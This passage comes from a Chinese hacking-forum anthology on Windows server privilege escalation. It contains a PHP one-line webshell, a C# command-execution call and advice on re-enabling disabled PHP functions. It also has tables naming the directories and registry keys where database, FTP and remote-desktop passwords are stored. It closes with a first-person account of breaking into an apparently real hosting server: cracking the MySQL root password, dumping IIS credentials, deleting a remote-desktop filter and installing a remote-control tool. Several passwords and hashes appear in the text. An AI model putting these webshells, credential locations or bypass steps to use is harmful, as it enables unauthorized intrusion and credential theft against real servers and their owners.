
```
[DllImport("shell32.dll")] //引入 dll
```

```
private static extern IntPtr ShellExecute(IntPtr hwnd, string lpOperation, string lpFile, string lpParameters, string lpDirectory, Int32 nShowCmd); //声明函数
```

```
ShellExecute(IntPtr.Zero, "open", "c:\\windows\\notepad.exe", null, null, 1); //执行，文件名可以不加后缀
```

不过，因为 .net 下调用 api 挺麻烦的，所以大多数人不会用这种方法，毕竟 .net 的类库很强大，大多数的操作都不需要调用 api 来实现。

最后, 是我从 aspspy 里摘出来的执行 cmd 的完整代码:



第9节 PHP 环境下的 DOS 命令执行

作者: 杨凡

邮箱: fan@f4ck.net

来自: 法客论坛-F4ckTeam

地址: <http://team.f4ck.net>

0x00 安全模式


0x01 可利用的函数

0x02 禁用危险函数

0x00 安全模式

说到 php 下执行 DOS 命令, 就不得不提 php 的安全模式。

安全模式是 php.ini 里的一个参数名, 这个参数是: safe_mode, 这个参数是个 bool 型参数, 它的值有 2 个, 分别是 on 和 off。



```
php.ini-development - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

; Production Value: Off (Issue warnings)
; http://php.net/allow-call-time-pass-reference
allow_call_time_pass_reference = Off

; Safe Mode
; http://php.net/safe-mode
safe_mode = Off

; By default, Safe Mode does a UID compare check when
; opening files. If you want to relax this to a GID compare,
; then turn on safe_mode_gid.
; http://php.net/safe-mode-gid
safe_mode_gid = Off

; When safe_mode is on, UID/GID checks are bypassed when
; including files from this directory and its subdirectories.
; (directory must also be in include_path or full path must
; be used when including)
; http://php.net/safe-mode-include-dir
safe_mode_include_dir =
```

默认情况下, 这个值是 off。

当 `safe_mode=on` 时, php 运行在安全模式下, 在安全模式下, 很多 php 函数会受到限制, 比如我们执行 DOS 命令所需要的 `system()` 函数、`exec()` 函数等等, 关于安全模式下有哪些函数被限制, 请看:
<http://www.php.net/manual/zh/features.safe-mode.functions.php>

当 `safe_mode=off` 时, php 运行在非安全模式下, 也就是普通模式, 所有的 php 函数不会受到限制, 一般情况下, 只有在非安全模式下, DOS 命令才能在 php 脚本中被成功执行, 可以说, 要想在 php 的 webshell 中执行 DOS 命令, `safe_mode=off` 是一个必需条件。

0x01 可利用的函数

Php 是一种很灵活的脚本语言, 同样的, php 环境下执行 DOS 命令的方式也很灵活, php 自身提供了很多可被用来执行 dos 命令的函数:

`Exec()`
`System()`
`passthru()`
`escapeShellCmd()`

虽然这几个函数都可以用来执行 DOS 命令, 但它们的特性是有区别的:

`system()` 输出并返回最后一行 shell 结果。

`exec()` 不输出结果, 返回最后一行 shell 结果, 所有结果可以保存到一个返回的数组里面。

`passthru()` 只调用命令, 把命令的运行结果原样地直接输出到标准输出设备上。



`escapeShellCmd()` 先把要执行的命令中的危险字符转义, 然后再执行

它们的相同点: 都可以获得命令执行的状态码。

另外，这篇文章只是简单讨论一下 php 下执行 DOS 的问题，至于如何安全的执行 DOS，不在本文讨论之列，就不废话了。

Php 代码写着很简洁，这个非常不错，在 php 下执行 dos 的代码很简单：

```
<?php
echo "<pre>";
system($_GET['cmd']);
echo "</pre>";
?>
效果：
```



0x02 禁用危险函数

在实际提权过程中，用 php 执行 DOS 命令无回显的话，可以去看看服务器禁用的函数，然后修改上边的代码使用不同的函数来执行 DOS 命令：

127.0.0.1 - WINNT - Alexa		
文件管理	服务器时间	2012年06月29日 01:28:09
	服务器域名	localhost
批量挂马	服务器IP地址	127.0.0.1
	服务器操作系统	WINNT
批量清马	服务器操作系统文字编码	zh-cn
	服务器解释引擎	Apache/2.2.16 (Win32) PHP/5.2.14
批量替换	你的IP	127.0.0.1
扫描木马	Web服务端口	80
	PHP运行方式	APACHE2HANDLER
系统信息	PHP版本	5.2.14
	运行于安全模式	No
执行命令	服务器管理员	webmaster@localhost
	本文件路径	C:\php\htdocs\help.php
组件接口	允许使用 URL 打开文件 allow_url_fopen	Yes
	允许动态加载链接库 enable_dl	Yes
扫描端口	显示错误信息 display_errors	Yes
	自动定义全局变量 register_globals	No
搜索文件	magic_quotes_gpc	Yes
Linux提权	程序最多允许使用内存量 memory_limit	128M
	POST最大字节数 post_max_size	8M
ServU提权	允许最大上传文件 upload_max_filesize	2M
	程序最长运行时间 max_execution_time	30秒
MYSQL提权	被禁用的函数 disable_functions	No
	phpinfo()	Yes

那么，最后，说一下如何禁用 php 的危险函数。

在 php.ini 里，有一个名为 disable_functions 的参数：

比如我这里禁用 system 函数、exec 函数：

127.0.0.1 - WINNT - Alexa		
文件管理	服务器操作系统文字编码	zh-cn
	服务器解译引擎	Apache/2.2.16 (Win32) PHP/5.2.14
批量挂马	你的IP	127.0.0.1
	Web服务端口	80
批量清马	PHP运行方式	APACHE2HANDLER
	PHP版本	5.2.14
批量替换	运行于安全模式	No
	服务器管理员	webmaster@localhost
扫描木马	本文件路径	C:\php\htdocs\help.php
系统信息	允许使用 URL 打开文件 allow_url_fopen	Yes
	允许动态加载链接库 enable_dl	Yes
执行命令	显示错误信息 display_errors	No
	自动定义全局变量 register_globals	No
组件接口	magic_quotes_gpc	No
	程序最多允许使用内存量 memory_limit	128M
扫描端口	POST最大字节数 post_max_size	8M
	允许最大上传文件 upload_max_filesize	2M
搜索文件	程序最长运行时间 max_execution_time	30秒
Linux提权	被禁用的函数 disable_functions	system exec
	phpinfo()	Yes
ServU提权	目前还有空余空间 diskfree space	18536Mb
	图形处理 GD Library	Yes
MYSQL提权	IMAP电子邮件系统	Yes
	MySQL 数据库	Yes

可以看到，system 和 exec 函数已经被禁用了。需要注意的是，php.ini 中的配置信息，需要在 apache 服务重新启动之后才会生效。

设想一下，你发现 shell 无法执行命令，但是你的 shell 权限很高，可以读写 php.ini，那你就爽了，自己把禁用的函数去掉，然后让服务器重启一下，再去执行，那就可以了。

第10节 Windows 提权中敏感目录和敏感注册表的利用

作者：yueyan

邮箱：yueyan@f4ck.net

来自：法客论坛-F4ckTeam

地址：<http://team.f4ck.net>

0x01 提权中的敏感目录

提权敏感目录	目录权限	提权用途	
C:\Program Files\	默认用户组 users 对该目录拥有查看权限	可以查看服务器安装的应用软件	
C:\Documents and Settings\All Users\「开始」菜单\程序	Everyone 拥有查看权限	存放快捷方式，可以下载文件，属性查看安装路径	
C:\Documents and Settings\All Users\Documents	Everyone 完全控制权限	上传执行 cmd 及 exp	
C:\windows\system32\inetsrv\	Everyone 完全控制权限	上传执行 cmd 及 exp	
C:\windows\my.iniC:\Program Files\MySQL\MySQL Server 5.0\my.ini	默认用户组 users 对该目录拥有查看权限	安装 mysql 时会将 root 密码写入该文件	
C:\windows\system32\	默认用户组 users 对该目录拥有查看权限	Shift 后门一般是在该文件夹，可以下载后门破解密码	
C:\Documents and Settings\All Users\「开始」菜单\程序\启动	Everyone 拥有查看权限	可以尝试向该目录写入 vbs 或 bat，服务器重启后运行。	
C:\RECYCLER\D:\RECYCLER\	Everyone 完全控制权限	回收站目录。常用于执行 cmd 及 exp	
C:\Program Files\Microsoft SQL Server\	默认用户组 users 对该目	收集 mssql 相关信息，有时候该目录也存在可执行权	

法客论坛（F4ckTeam）开站一周年提权文集

	录拥有查看权限	限	
C:\Program Files\MySQL\C:\MySQL\ 或者 D:\Program Files\MySQL\D: MySQL\	默认用户组 users 对该目录拥有查看权限	在该目录下 MYSQL Server 5.0\data\MYSQL 目录中 user.frm 、 user.MYD 和 user.MYI 中保存着有 root 密码	
C:\oraclexe\	默认用户组 users 对该目录拥有查看权限	可以尝试利用 Oracle 的默认账户提权	
C:\WINDOWS\system32\config	默认用户组 users 对该目录拥有查看权限	尝试下载 sam 文件进行破解提权	
C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere	默认用户组 users 对该目录拥有查看权限	后缀为 cif 的文件中存放这有 pcanywhere 的密码	
C:\Program Files\Geme6 FTP Server\Remote Admin\Remote.ini	默认用户组 users 对该目录拥有查看权限	Remote.ini 文件中存放着 G6FTP 的密码	
c:\Program Files\RhinoSoft.com\Serv-U\c:\Program Files\Serv-U\	默认用户组 users 对该目录拥有查看权限	ServUDaemon.ini 中存储了虚拟主机网站路径和密码	
c:\windows\system32\inetsrv\MetaBase.xml	默认用户组 users 对该目录拥有查看权限	IIS 配置文件	
C:\Program Files\Zend\ZendOptimizer-3.3.0\lib\Optimizer-3.3.0\php-5.2.x\ZendOptimizer.dll	Everyone 完全控制权限	可以尝试上传替换和 zend 提权反弹 cmd	
C:\tomcat5.0\conf\resin.conf	默认用户组 users 对该目录拥有查看权限	Tomat 存放密码的位置	

C:\ZKEYS\Setup.ini	默认用户组 users 对该目 录拥有查看 权限	ZKEYS 虚拟主机存放密码 的位置	
--------------------	-----------------------------------	-----------------------	--

可读可写目录是比较多的，这里以星外为例

星外虚拟主机可写目录总结

C:\Documents and Settings\All Users\Application Data\Microsoft\Media Index\
 C:\php\PEAR\
 C:\Program Files\Zend\ZendOptimizer-3.3.0\
 C:\Program Files\Common Files\
 C:\7i24.com\iissafe\log\
 C:\RECYCLER
 C:\windows\temp\
 c:\Program Files\Microsoft SQL Server\90\Shared>ErrorDumps\
 e:\recycler\
 f:\recycler\
 C:\Program Files\Symantec AntiVirus\SAVRT\
 C:\WINDOWS\7i24.com\FreeHost
 C:\php\dev
 C:\~1
 C:\System Volume Information
 C:\Program Files\Zend\ZendOptimizer-3.3.0\docs
 C:\Documents and Settings\All Users\DRM\
 C:\Documents and Settings\All Users\Application Data\McAfee\DesktopProtection
 C:\Documents and Settings\All Users\Application Data\360safe\softmgr\
 C:\Program Files\Zend\ZendOptimizer-3.3.0\lib\Optimizer-3.3.0\php-5.2.x\ZendOptimizer.dll
 C:\7i24.com\LinkGate\log
 C:\7i24.com\serverdoctor\log\
 C:\WINDOWS\Temp\
 c:\Documents and Settings\All Users\Application Data\Hagel Technologies\DU Meter\log.csv
 c:\Program Files\360\360Safe\deepscan\Section\mutex.db
 c:\Program Files\Helicon\ISAPI_Rewrite3\error.log
 c:\Program Files\Helicon\ISAPI_Rewrite3\Rewrite.log
 c:\Program Files\Helicon\ISAPI_Rewrite3\httpd.conf
 c:\Program Files\Common Files\Symantec Shared\Persist.bak
 c:\Program Files\Common Files\Symantec Shared\Validate.dat
 c:\Program Files\Common Files\Symantec Shared\Validate.dat
 c:\windows\hchiblis.ibl
 C:\Program Files\Thunder Network\Thunder7\
 C:\Program Files\Thunder Network\Thunder\
 c:\windows\DriverPacks\C\AM2
 C:\Program Files\FlexFXP\

当然上面的目录只是常见的一部分，一切以实际情况为准！

还有很多敏感目录，大家在实战中多多收集和积累，由于文章篇幅及蛋疼的排版问题，就给大家介绍这些，其他的我会在[博客](#)中更新。

0x02 提权中的敏感注册表位置

注册表在 windows 提权过程中有着举足轻重的位置。而有很多人都不太注重注册表这个强大的信息库。

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\WinStations\RDP-Tcp	在该注册表位置 PortNumber 的值即位3389端口值
HKEY_LOCAL_MACHINE\SOFTWARE\MySQL AB\	mssql 的注册表位置
HKEY_LOCAL_MACHINE\SOFTWARE\HZHOST\CONFIG\	华众主机注册表配置位置
HKEY_LOCAL_MACHINE\SOFTWARE\CatSoft\Serv-U\Domains\1\UserList\	serv-u 的用户及密码（su 加密）位置
HKEY_LOCAL_MACHINE\SYSTEM\LIWEIWENSOFT\INSTALLFREEADMIN\11	星外主机 mssql 的 sa 账号密码，双 MD5加密，解密后一般无法连接，但是可以用来社工
HKEY_CURRENT_USER\Software\PremiumSoft\Navicat\Servers	mysql 管理工具 Navicat 的注册表位置，提权运用请谷歌
HKEY_LOCAL_MACHINE\SYSTEM\RAAdmin\v2.0\Server\Parameters	Radmin 的配置文件，提权中常将其导出进行进行覆盖提权
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Services\MSFtpsvc\Parameters\VirtualRoots\	IIS 注册表全版本泄漏用户路径和 FTP 用户名漏洞
HKEY_LOCAL_MACHINE\software\hzhost\config\settings\mysqlpass HKEY_LOCAL_MACHINE\software\hzhost\config\settings\mysqlpss HKEY_LOCAL_MACHINE\software\hzhost\config\Settings\mastersvrpass	华众主机在注册表中保存的 mssql、mysql 等密码
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSSQLServer\MSSQLServer\SuperSocketNetLib\Tcp	Mssql 端口
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Services\MSFtpsvc\Parameters\VirtualRoots\ControlSet002	星外 FTP 的注册表位置，当然也包括 ControlSet001、ControlSet003
HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server	DenyTSConnections 远程终端 值为0 即为开启
HKEY_LOCAL_MACHINE\SOFTWARE\Micr	自动登录密码，有些管理员为了方便连接3389

法客论坛（F4ckTeam）建站一周年提权文集

osoft\WindowsNT\CurrentVersion\Winlogon DefaultUserName DefaultPassword	将密码默认为保存
.....

当然上面的注册表位置只是常见的一部分，一切以实际情况为准！切勿按部就班!!!
还有很多敏感注册表位置，大家在实战中多多收集和积累，其他的我会在博客中更新。

第二章 提权实例

第1节 记一次突破星外以及 secureRDP 提权

作者: Tomato


来自: 法客论坛-F4ckTeam

地址: <http://team.f4ck.net>

.....

0x02 蛋疼的提权

话说我拿到 shell 之后就准备提权, 技术菜。。多练习提权。呵呵。
我看到了 freehost。我的心一下就凉了。妈的, 星外大神。我草。。。。。
不管这么多了。。在怎么说也有试试。。。。。
上传 D 牛的可写目录检测。。。



找到了这个目录 C:\Documents and Settings\All Users\Documents\My Music\
果断上传 cmd 把后缀改为 com 成功执行命令




然后上了几个大杀器。。 都没反映。。 扫了一下端口。。 发现 1433 3306 开着的。。 转战 mssql mysql 提权。。 执行 tasklist/svc

Process Name	PID	Process Name
spoolsv.exe	940	Spooler
msdtc.exe	1008	MSDTC
svchost.exe	1148	ERSvc
FreeHostCServer.exe	1168	FreeHostCServer
inetinfo.exe	1308	IISADMIN, MSFtpsvc
sqlservr.exe	1340	MSSQLSERVER
mysqld-nt.exe	1480	MySQL
svchost.exe	1584	RemoteRegistry
vmware-usbarbitrator.exe	1688	VMUSBarbService
mssearch.exe	1940	MSSEARCH
svchost.exe	2200	W3SVC
wmiprvse.exe	2704	暂缺
svchost.exe	2800	TermService
w3wp.exe	2848	暂缺

然后执行 `sc qc` 找到 `mysql` 的目录



果断下载 user。Myd 拿到 root 密码 去 cmd5 解密之
妈的, cmd5 收费.... 问了问 piaoker 他帮我解密了.... (piaoker 是好人啊, 帮我好多次了) 得到密码 查询结果: pkidc123
这么简单的密码都收费我无语了 上传 mysql 提权工具



基友菊花爆必备神器->MYSQL高版本提权工具

host:	<input type="text"/>
name:	<input type="text"/>
pass:	<input type="text"/>
dbname:	<input type="text"/>
<input type="button" value="提交"/> <input type="button" value="重置"/>	

Copyright By Dark'mOon 2011
Blog:www.moonhack.org Bbs:www.90sec.org [版本更新](#)

填上密码。不知道为啥连接错误



换 mssql 查询注册表

HKEY_LOCAL_MACHINE\SYSTEM\LIWEIWENSOFT\INSTALLFREEADMIN\11 拿到 sa 密码 md5 加密的。解之。。妈的，又收费。不准备用这个了。。后来，我听 piaoker 说：星外的 sa 帐号要自己猜。。。那我更加不想弄了。。。。看了看时间不早了。。睡觉去了。。

第二天，来搞。。。在 aspx 马里转转发现 D 盘有个目录可以写



再次上传 cmd. 执行命令成功 上传 script.exe iis.vbs 成功拿下密码

```
[7i24虚拟主机管理平台受控端]
[State] running
[Host ] :80:
[User ] freehostrunat
[Pass ] 5720969b84e8749764b39fa567331d80f7
IIS://LocalHost/W3SUC/724/ROOT C:\WINDOWS\7i24.com\FreeHost
```

```
[1185027185ag]
[State] running
[Host ] :80:
[User ] 1185027185ag
[Pass ] 47c1f04052c53e
[Host ] :80:
[User ] 1185027185ag
[Pass ] 47c1f04052c53e
[Host ] :80:
[User ] 1185027185ag
```

但是 3389 没开。上传了 pr 执行命令成功。上传开 3389 的东西。。。一段时间后服务器重启了。。。兴高采烈的拿上[User] freehostrunat [Pass] 5720969b84e8749764b39fa567331d80!7 登录。谁知道出现这个



妈的，蛋疼啊。。这是什么鸡巴东西，没看到过。。。。。在群里问了问。。没人说话。。。百度之 secureRDP 好像是个什么 firewall 翻了翻找到了突破方法
删掉 wtsfilter.dll 删掉注册表键值

HKEY_LOCAL_MACHINE\SOFTWARE\Terminalsoft\WTSFilter 或者 ren 改掉 WTSFilter 的名字

删除的方法: echo y | reg delete

HKEY_LOCAL_MACHINE\SOFTWARE\Terminalsoft\WTSFilter

由于用 pr 执行命令蛋疼我上了远控



成功突破了



登录之



